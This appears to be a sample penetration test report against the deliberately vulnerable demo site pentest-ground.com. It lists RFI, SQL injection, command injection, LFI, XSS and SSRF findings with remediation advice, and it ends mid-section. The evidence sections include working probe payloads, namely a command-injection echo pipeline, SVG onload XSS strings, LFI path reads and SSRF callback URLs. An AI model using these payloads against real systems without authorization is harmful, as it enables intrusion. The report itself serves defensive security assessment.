
CONFIDENTIAL DOCUMENT

Feb 12, 2025

SampleCompany Ltd

Sample Pentest Engagement



Version	1.0
Issued	John Doe
Reviewed	
Date	Feb 12, 2025

Table of Contents

1. Document control

Distribution list

Name	Role	Representing
John Doe	Security Consultant	Company Name

Revision history

Version	Date	Name	Status	Peer Review
1.0	Feb 12, 2025	John Doe	Draft	

2. Introduction

2.1 Background

companie was contracted by SampleCompany Ltd to perform a penetration test on its Internet facing systems in order to determine the effectiveness of the implemented security measures.

The test was agreed in the Contract No. SC340023 of 01 March 2020 between SampleCompany Ltd and companie.

The fieldwork was completed between 15 April 2020 and 30 April 2020.

2.2 Objectives

The objective of the penetration test was to evaluate the current state of the websites in scope from a security perspective and determine the risk of a successful attack by a malicious hacker or nefarious user from the Internet.

2.3 Scope

The following systems belonging to SampleCompany Ltd were in scope:

Target	Description
https://pentest-ground.com:4280/	
pentest-ground.com	

2.4 Approach

The penetration test was performed in a "black box" manner, meaning that we did not have any prior information about the target systems.

Our tests simulated an external threat (hacker, malicious user) located somewhere on the Internet who tried to find vulnerabilities in the target systems and exploit them in order to gain unauthorized access to sensitive information or affect the correct functionality of the systems.

2.5 Methodology

All of our tests were performed by combining our professional experience with well known methodologies such as OWASP Top 10 and NIST 800-115.

2.6 Disclaimer

Please note that it is impossible to test networks, information systems and people for every potential security vulnerability. This report does not form a guarantee that your assets are secure from all threats. The tests performed and their results are only from the point of view of companie.

companie is unable to ensure or guarantee that your assets are completely safe from any form of attack, including those that are not known at the time of the penetration test.


Furthermore, any changes to the tested systems may have an impact on their security level either in a negative or positive way.

Our tests were performed in a time limited approach and our service was best-effort.

3. Executive summary

The penetration test revealed several high risk vulnerabilities together with multiple medium and low risk issues. We recommend implementing the measures suggested for each finding in order to improve the security posture of the affected systems.

This is a visual representation of the findings and their criticality levels:



The table below summarizes the findings identified in this penetration test:

4.1 https://pentest-ground.com:4280/

Finding	Risk level	Verified
Remote File Inclusion	Critical	✔
SQL Injection	Critical	✔
OS Command Injection	Critical	✔

Local File Inclusion	High	✔
DOM-based Cross-Site Scripting	High	✔
Cross-Site Scripting	High	✔
Server Side Request Forgery	Medium	✔
Insecure cookie setting: missing HttpOnly flag	Medium	✔
Insecure cookie setting: missing Secure flag	Medium	✔
Server Information disclosure	Medium	✘
Error message containing sensitive information	Low	✘
Open Redirect	Low	✔
Enumerable Parameter	Low	✘
Internal Server Error Found	Low	✔
Missing security header: Strict-Transport-Security	Low	✔
Missing security header: X-Content-Type-Options	Low	✔
Missing security header: Content-Security-Policy	Low	✔
Missing security header: Referrer-Policy	Low	✔
Unsafe security header: Content-Security-Policy	Low	✔

Password Submitted in URL	Low	✔
Server software and technology found	Low	✘
Robots.txt file found	Low	✔
Exposure of Sensitive Information	Low	✘
Interesting files found	Low	✘

4.2 pentest-ground.com

Finding	Risk level	Verified
Redis - Remote Code Execution (CVE-2022-0543)	Critical	✔
Oracle Weblogic - Remote Code Execution (CVE-2018-2894)	Critical	✔
Oracle WebLogic Server - Remote Code Execution (CVE-2020-2551)	Critical	✔
Vulnerabilities found for Redis Key-Value Store 5.0.7	High	✘
Oracle WebLogic - Remote Code Execution (CVE-2023-21839)	High	✔
Oracle Fusion Middleware WebLogic Server Administration Console - Remote Code Execution (CVE-2020-14883)	High	✔
Redis - Default Logins	High	✔

Redis Server - Unauthenticated Access	High	✔
SSH service exposed to the Internet	Medium	✔
Redis service exposed to the Internet	Medium	✔
End-of-Life (EOL) found for Redis key-value store	Low	✔

✔ - verified finding

4. Findings (grouped by target)

4.1 Target:

https://pentest-ground.com:4280/

4.1.1 Remote File Inclusion

Affected target **https://pentest-ground.com:4280/**	Critical
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	Injecting the remote file URL `https://pentest-tools.com/file.txt` in the **page query parameter** resulted in the content of the remote file being present in the response. [Request / Response]

Vulnerability description

We found that the target web application is vulnerable to Remote File Inclusion (RFI) attacks. This vulnerability occurs when the application allows external files to be included and executed within its environment.

Risk description

The risk varies greatly, depending on the behaviour of programming language used on the server. The impact can range from client side vulnerabilities, like Cross-Site Scripting, to server side issues, like Remote Code Execution. If the programming language functionality used to import the resource just embeds the remote file content in the HTTP response, you are looking at impact on the client-side. On the other hand, if the content is treated and interpreted as code on the server, you are potentially dealing with Remote-Code Execution.

Recommendation

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.


References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion

Classification

Category	ID / Value
CWE	CWE-94
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A3 - Injection

Screenshots



```
This is a demo file to showcase various SSRF and file inclusion vulnerabilities. https://pentest-tools.com/file.txt
Warning: Cannot modify header information - headers already sent by (output started at https://pentest-tools.com/file.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320

Warning: Cannot modify header information - headers already sent by (output started at https://pentest-tools.com/file.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321

Warning: Cannot modify header information - headers already sent by (output started at https://pentest-tools.com/file.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 322
```

Figure 1. Remote File Inclusion

Verification

✔ This finding was validated so it is not a False Positive.

4.1.2 SQL Injection

Affected target **https://pentest-ground.com:4280/**	Critical
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET
Vulnerable Parameter	username (Query Parameter)
Evidence	Injecting the value ' in the **username query parameter** generated the following error(s) in the response: `<b>Fatal error</b>:  Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '627c0d05c087944c97a1f57d535ca4b7'' at line 1 in /var/www/html/vulnerabilities/brute/source/low.php:13` Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/sqli_blind/

Method	GET
Vulnerable Parameter	id (Query Parameter)
Evidence	Injecting the value ' in the **id query parameter** generated the following error(s) in the response: `<b>Fatal error</b>:  Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1d3d2d231d2dd4''' at line 1 in /var/www/html/vulnerabilities/sqli_blind/source/low.php:12` Request / Response

Vulnerability description

We found that the web application is vulnerable to SQL Injection attacks in its database query handling. The vulnerability is caused by improper input sanitization and allows an attacker to inject arbitrary SQL commands and execute them directly on the database.

Risk description

The risk exists that an attacker gains unauthorized access to the information from the database of the application. He could extract and alter information such as: application usernames, passwords, client information and other application specific data.

Recommendation

We recommend implementing a validation mechanism for all the data received from the users.

The best way to protect against SQL Injection is to use prepared statements for every SQL query performed on the database.

Otherwise, the user input can also be sanitized using dedicated methods such as: mysqli_real_escape_string.

References

https://owasp.org/www-community/attacks/SQL_Injection

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-89
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A3 - Injection

Verification

✔ This finding was validated so it is not a False Positive.

4.1.3 OS Command Injection

Affected target **https://pentest-ground.com:4280/**	Critical
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/exec/
Method	POST
Vulnerable Parameter	ip (Body Parameter)
Evidence	Injected the `echo ttp1739356543.6927|rev|sed -e 's/^/ptt/' -e 's/\./dot/'|tr a-z A-Z` command in the **ip body parameter** and found the expected command output (`PTT7296DOT3456539371PTT`) in the response To validate the vulnerability, we extracted the kernel version and the hostname of the Unix machine. The kernel version is **5.10.0-32-amd64**, and the hostname is **ba766be4f6cb**. Request / Response

Vulnerability description

We found that the target web application can be manipulated into running operating system commands on its host machine. This vulnerability arises from the application improperly handling or sanitizing user input which reaches OS functions.

Risk description

The risk is that an attacker can use the application to run OS commands with the privileges of the vulnerable application. This could lead (but not limited) to Remote Code Execution, Denial of Service, Sensitive Information Disclosure, Sensitive Information Deletion.

Recommendation

There are multiple ways to mitigate this attack:
 - avoid calling OS commands directly (use built-in library functions) - escape values added to OS commands specific to each OS
 - implement parametrization in conjunction with Input Validation (segregate data by command; implement Positive or whitelist input validation; White list Regular Expression)
In order to provide Defense in Depth, we also recommend to allocate the lowest privileges to web applications.

References

https://owasp.org/www-community/attacks/Command_Injection

https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-78
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A3 - Injection

Verification

✔ This finding was validated so it is not a False Positive.

4.1.4 Local File Inclusion

Affected target **https://pentest-ground.com:4280/**	High
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)

Evidence	We found a Local File Inclusion vulnerability in the **page query parameter**.We managed to read the contents of two files.
	First, we tested for the vulnerability by injecting the payload: `/proc/cpuinfo`. We extracted the data:Additionally, we validated the vulnerability by injecting the payload: `processor : 0`
	`vendor_id : AuthenticAMD`
	`cpu family : 25`
	`model : 1`
	`model name : AMD EPYC 7713 64-Core Processor`
	`stepping : 1`
	`microcode : 0xa0011d1`
	`processor : 1`
	`vendor_id : AuthenticAMD`
	`cpu family : 25`. The extracted data was:
	Request / Response

Vulnerability description

We have discovered that the target application is affected by Local File Inclusion (also known as LFI), usually caused by improper validation of input used in file handling functions. This vulnerability allows including files that are already locally present on the server, by exploiting the vulnerable inclusion procedures implemented in the application.

Risk description

The risk exists that an attacker can manipulate the affected parameter in order to load and sometimes execute any locally stored file. This could lead to reading arbitrary files, code execution, Cross-Site Scripting, denial of service, sensitive information disclosure.

Recommendation

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.


References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

Classification

Category	**ID / Value**
CWE	CWE-22
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A1 - Broken Access Control

Screenshots



```
This is a demo file to showcase various SSRF and file inclusion vulnerabilities. https://pentest-tools.com/file.txt
Warning: Cannot modify header information - headers already sent by (output started at https://pentest-tools.com/file.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320

Warning: Cannot modify header information - headers already sent by (output started at https://pentest-tools.com/file.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321

Warning: Cannot modify header information - headers already sent by (output started at https://pentest-tools.com/file.txt:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 322
```

Figure 1. Local File Inclusion

Verification

✔ This finding was validated so it is not a False Positive.

4.1.5 DOM-based Cross-Site Scripting

Affected target **https://pentest-ground.com:4280/**	High
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/xss_d/
Method	GET
Vulnerable Parameter	default (Query Parameter)
Evidence	Injected the payload `</option></select><sVg/onLOad=document.body.append(`6f798b51`.repeat(2))>` in the **default query parameter** and the expected result `6f798b516f798b51` was found in the response. The payload reached the JavaScript sink `document.write`. The stack trace to this call was: `anonymous @ https://pentest-ground.com:4280/vulnerabilities/xss_d/?default=defaultpttf291ab78`: line 70, column 15` The script inside the payload tries to repeat a random string. If the string `6f798b51` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser.  If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies:

	_ga:GA1.1.1244663522.1739354417_ga_Z3XCDXSJ3P:GS1.1.1739354416.1.1.1739354516.20.0.0_gcl_au:1.1.613626497.1739354416PHPSESSID:19d5a469db64624265da3f93925f7be3security:low Request / Response

Vulnerability description

We found that the target web application is vulnerable to DOM-based Cross-Site Scripting (DOM XSS) attacks. This vulnerability is caused by inadequate input validation, allowing a malicious actor to inject and execute JavaScript code in the context of another user's session. DOM-based XSS is purely client-side, meaning the malicious script runs as a result of modifying the Document Object Model (DOM) environment in the victim's browser, without sending the payload to the server.

Risk description

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, or exploiting browser vulnerabilities.

Recommendation

There are several ways to mitigate DOM-based XSS attacks. We recommend to:
- never trust user input
- encode and escape user input on the client side as well
- implement Content Security Policy (CSP)
- use the HTTPOnly cookie flag to protect from cookie theft
- try to avoid using `innerHTML` or `document.write()` to insert untrusted content directly into your HTML, as these methods don't filter malicious scripts. Use methods that provide finer control, such as creating elements via `document.createElement()` and safely inserting values with `Element.textContent`. If you must use unsafe methods, pass their inputs to an HTML sanitization library first, such as DOMPurify.
- regularly update and audit JavaScript libraries and frameworks for vulnerabilities.

References

https://owasp.org/www-community/attacks/DOM_Based_XSS

https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-79
OWASP Top 10 - 2017	A7 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2021	A3 - Injection

Verification

✔ This finding was validated so it is not a False Positive.

4.1.6 Cross-Site Scripting

Affected target **https://pentest-ground.com:4280/**	High
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/xss_r/
Method	GET
Vulnerable Parameter	name (Query Parameter)
Evidence	Injected the payload `<sVg/onLOad=document.body.append(`0baf618c`.repeat(2))>` in the **name query parameter** and the expected result `0baf618c0baf618c` was found in the response. The script inside the payload tries to repeat a random string. If the string `0baf618c` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: **_ga:GA1.1.1244663522.1739354417_ga_Z3XCDXSJ3P:GS1.1.1739354416.1.1.1739354516.20.0.0_gcl_au:1.1.613626497.1739354416PHPSESSID:19d5a469db64624265da3f93925f7be3security:low** Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/xss_s/
Method	POST
Vulnerable Parameter	mtxMessage (Body Parameter)
Evidence	Injected the payload `<sVg/onLOad=document['body']['append'](`c96ad3e0`['repeat'](2))>` in the **mtxMessage body parameter** and the expected result `c96ad3e0c96ad3e0` was found in the response. The script inside the payload tries to repeat a random string. If the string `c96ad3e0` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: **_ga:GA1.1.1244663522.1739354417_ga_Z3XCDXSJ3P:GS1.1.1739354416.1.1.1739354516.20.0.0_gcl_au:1.1.613626497.1739354416PHPSESSID:19d5a469db64624265da3f93925f7be3security:low** Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/xss_s/
Method	POST
Vulnerable Parameter	txtName (Body Parameter)
Evidence	Injected the payload `<sVg/onLOad=document.body.append(`6fdca7ee`.repeat`

	`(2))>` in the **txtName body parameter** and the expected result `6fdca7ee6fdca7ee` was found in the response. The script inside the payload tries to repeat a random string. If the string `6fdca7ee` is doubled on the response page, we confirm that our script has been executed. This request was done using a Chrome browser. If available, the replay attack button uses a simpler `alert()` payload that may not work as expected. To validate the vulnerability, we attempted to extract some data exposed by the application in the browser. The application uses the following (non-HttpOnly) cookies: **_ga:GA1.1.1244663522.1739354417_ga_Z3XCDXSJ3P:GS1.1.1739354416.1.1.1739354516.20.0.0_gcl_au:1.1.613626497.1739354416PHPSESSID:19d5a469db64624265da3f93925f7be3security:low** Request / Response

Vulnerability description

We found that the target web application is vulnerable to Cross-Site Scripting (XSS) attacks. This vulnerability is caused by inadequate input validation, allowing a malicious actor to inject and execute JavaScript code in the context of another user's session.

Risk description

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, exploiting browser vulnerabilities.
Successful exploitation of Cross-Site Scripting attacks requires human interaction (e.g. determine the user to access a special link by social engineering).

Recommendation

There are several ways to mitigate XSS attacks. We recommend to:
- never trust user input
- always encode and escape user input (using a Security Encoding Library)
- use the HTTPOnly cookie flag to protect from cookie theft
- implement Content Security Policy
- use the X-XSS-Protection Response Header.

References

https://owasp.org/www-community/attacks/xss

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-79
OWASP Top 10 - 2017	A7 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2021	A3 - Injection

Verification

✔ This finding was validated so it is not a False Positive.

4.1.7 Server Side Request Forgery

Affected target **https://pentest-ground.com:4280/**	Medium
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	Injecting the payload `http://2597991127771904670O.taaIqJBO4h.bgGkxqapaY.ptt-logger.net` in the **page query parameter** triggered a DNS lookup to one of our DNS loggers: **taalqJBO4h.bgGkxqapaY.ptt-logger.net**. The DNS lookup was for a record of **A** type coming from **109.74.192.20**. Request / Response

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)

Evidence	Injecting the payload `http://259799112777190467OO.taaIqJBO4h.bgGkxqapaY.ptt-logger.net` in the **page query parameter** triggered a DNS lookup to one of our DNS loggers: **taaIqJBO4h.bgGkxqapaY.ptt-logger.net**. The DNS lookup was for a record of **AAAA** type coming from **109.74.192.20**. [Request / Response]

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	Injecting the payload `https://ptt-logger.net/l/taaIqJBO4h/?id=86171792048808892490` in the **page query parameter** triggered an HTTP request to one of our HTTP loggers: **https://ptt-logger.net/l/taaIqJBO4h/**. The request came from the IP **178.79.134.182**.We received the following HTTP headers: [Request / Response] - **Host: ptt-logger.net** - **X-Forwarded-For: 178.79.134.182** - **Connection: close**

Vulnerability description

We found that the target application is affected by a Server Side Request Forgery (SSRF) vulnerability. SSRF is a vulnerability that allows a user to force the backend server to initiate HTTP requests to arbitrary URLs specified in the input parameters. We have detected this vulnerability by supplying URLs to our HTTP handlers to the server and confirming that we have received the expected request.

Risk description

The risk exists that a remote attacker could read or submit data to HTTP endpoints found in predefined locations. For example, applications hosted on cloud providers like AWS, Digital Ocean, and Oracle Cloud can make unauthenticated requests to **http://169.254.169.254/** to receive metadata. Other examples of services providing HTTP APIs on internal IPs are Elasticsearch, Prometheus, and Grafana.

Additionally, the backend framework might support requests over other protocols, like **file://**, **ftp://**, **gopher://**, which may extend the attack surface. For example, the **file://** protocol might be used to retrieve documents from the system.

Recommendation

We recommend rewriting the vulnerable code to allow requests only to specific URLs (whitelist approach). Blacklists are usually ineffective, as there is a myriad of ways to bypass them. Furthermore, disable support for any unwanted protocols, like **ftp://**, **file://**. Lastly, internal services should be protected by authentication and authorization mechanisms, thus applying a defense-in-depth approach.

References

https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-918
OWASP Top 10 - 2021	A10 - Server-Side Request Forgery

Verification

✔ This finding was validated so it is not a False Positive.

4.1.8 Insecure cookie setting: missing HttpOnly flag

Affected target **https://pentest-ground.com:4280/**	Medium
Status: **Open**	

Evidence

URL	Cookie Name	Evidence
https://pentest-ground.com:4280/	PHPSESSID, security	The server responded with Set-Cookie header(s) that does not specify the HttpOnly flag: Set-Cookie: PHPSESSID=0c91ce65c9d194f858f04aa98f3fee35 Set-Cookie: security=low Request / Response

Vulnerability description

We found that a cookie has been set without the `HttpOnly` flag, which means it can be accessed by potentially malicious JavaScript code running inside the web page. The root cause for this usually revolves around misconfigurations in the code or server settings.

Risk description

The risk is that an attacker who injects malicious JavaScript code on the page (e.g. by using an XSS attack) can access the cookie and can send it to another site. In case of a session cookie, this could lead to session hijacking.

Recommendation

Ensure that the HttpOnly flag is set for all cookies.

References

https://owasp.org/www-community/HttpOnly

Classification

Category	ID / Value
CWE	CWE-1004
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Verification

✔ This finding was validated so it is not a False Positive.

4.1.9 Insecure cookie setting: missing Secure flag

Affected target **https://pentest-ground.com:4280/**	**Medium**
Status: **Open**	

Evidence

URL	Cookie Name	Evidence
https://pentest-ground.com:4280/	PHPSESSID, security	Set-Cookie: PHPSESSID=0c91ce65c9d194f858f04aa98f3fee35 Set-Cookie: security=low Request / Response

Vulnerability description

We found that a cookie has been set without the `Secure` flag, which means the browser will send it over an unencrypted channel (plain HTTP) if such a request is made. The root cause for this usually revolves around misconfigurations in the code or server settings.

Risk description

The risk exists that an attacker will intercept the clear-text communication between the browser and the server and he will steal the cookie of the user. If this is a session cookie, the attacker could gain unauthorized access to the victim's web session.

Recommendation

Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted channel. Ensure that the flag is set for cookies containing such sensitive information.

References

